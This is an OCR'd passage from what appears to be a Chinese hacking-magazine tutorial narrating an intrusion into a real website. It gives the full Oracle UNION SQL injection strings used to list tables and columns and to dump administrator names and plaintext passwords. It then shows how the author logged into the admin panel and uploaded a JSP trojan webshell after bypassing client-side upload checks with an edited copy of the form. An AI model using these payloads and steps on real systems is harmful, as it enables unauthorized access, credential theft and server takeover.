


图 9




图 11

from v$logfile where rownum=1)，完整语句为："and 1=2 union select 1,(select member from v$logfile where rownum=1),3,'4',5,'6' from dual--"。根据系统的路径特征显示，该系统不是 WINDOWS 系统，如图 8。

现在我们来猜下管理员的表名，提交(select count(*) from admin)，完整语句为："and 1=2 union select 1,(select count(*) from admin),3,'4',5,'6' from dual--"，返回错误。把 admin 换成 user、manage、manager、admin_user 等均返回错误，说明不是常规的表段。

既然我们常规猜解不成，那就把数据库中的所有表都爆出来吧，来见识下ORACLE的强大之处。提交语句："and 1=2 union select 1,TABLE_NAME,3,'4',5,'6' from USER_TABLES--"，成功爆出表名，如图 9。

一下爆出了几十个表，我们找找看有那些敏感的字段，主要是找出管理密码存放的字段。语句为："and 1=2 union select




图 10




图 12




图 13


1,COLUMN_NAME,3,'4',5,'6' from COLS where TABLE_NAME=要爆的表名--"。我们来爆一下 T_USER 表中的字段，如图 10。

结果发现管理表不是那个，我们继续换着尝试，直到发现是 UNICOM_USER 这个表。接着爆出该表所有的管理用户，语句为："and 1=2 union select 1,NAME,3,'4',5,'6' from UNICOM_USER--"，如图 11。

再用语句 "and 1=2 union select 1,PASSWORD,3,'4',5,'6' from UNICOM_USER--" 爆出所有管理密码，密码为明文，如图 12。

密码已经搞到，现在我们来找下后台。在地址后面输入 manage，立即弹出了一个管理登录页面，使用得到的密码成功登录，如图 13。

现在我们来夺取 WEBSHELL 权限，点击"文章管理"-"增加新闻"，在"上传附件"那选择一个 JSP 的脚本木马，点击"提交"马上弹出一个对话框，提示：请选择信息类型！



```
<title>
[illegible]----[illegible]-增加新闻
</title>
<script language="javascript">
    function check(){
        if(document.all.dqInfo.value==-1 || document.all.dqInfo.value=="-1"){
            alert("请选择信息类型");
            return false;
            }
         else if(document.all.dqType.value==-1 || document.all.dqType.value=="-1"||document.all.attachment.value.indexOf('jsp')>-1){
            alert("请选择[illegible]类型名称");
            return false;
        }else  if(document.all.title.value==null || document.all.title.value==""){
            alert("请填写标题");
            return false;
        }else{
            document.form1.submit();
            return true;
        }
    }
</script>
<style type="text/css">
<!--
body {
    margin-left: 0px;
    margin-top: 0px;
    margin-right: 0px;
    margin-bottom: 0px;
}
-->
</style>
<link href="../css/px12.css" rel="stylesheet" type="text/css">
<style type="text/css">
<!--
.style1 {color: #3366CC}
-->
</style>
</head>
<body background="../images/ima_mana_024.gif">
<form action="http://[illegible].com//edu" method="POST" name="form1"  enctype="multipart/form-data" >
```

图 14

我明明是选择了的啊！？换了一个图片上传，成功，看来是做了验证。查看网页源代码，发现做了本地验证。本地验证很好绕过，这里我给出两个绕过的办法：

1、保存这段代码为HTML文件，修改验证代码，或者删除验证代码，然后把提交的路径换为网站的路径。
2、把脚本木马格式改成JPG上传并抓包，在抓到的数据包中修改上传文件名的后缀JPG为JSP，然后用NC提交。

那我们就使用第一种办法，第二种方法比较麻烦一点。我们在上传的页面点击右键查看源代码，复制代码到一个文本文件中，把文件扩展名修改为HTML。接着把禁止上传的文件类型改成其他的，当然，删除禁止上传的文件类型也可以，然后把提交的路径改成网站的路径。我的修改如图14，大家可以参考一下。

修改完后用IE打开，本地选择一个JSP木马上传，提示上传成功，得到WEBSHELL的地址，如图15。

通过uname命令查看该系统的信息，得知该系统为SUN OS，内核版本为5.9！此次渗透就告一段落了，希望本文能对新手朋友有所帮助，如对本文有任何疑问和建议，请在《非安全》官方论坛或者岁月联盟找我交换意见，谢谢！

[本文中所涉及的相关工具及程序shell.jsp已经收录到本期光盘]

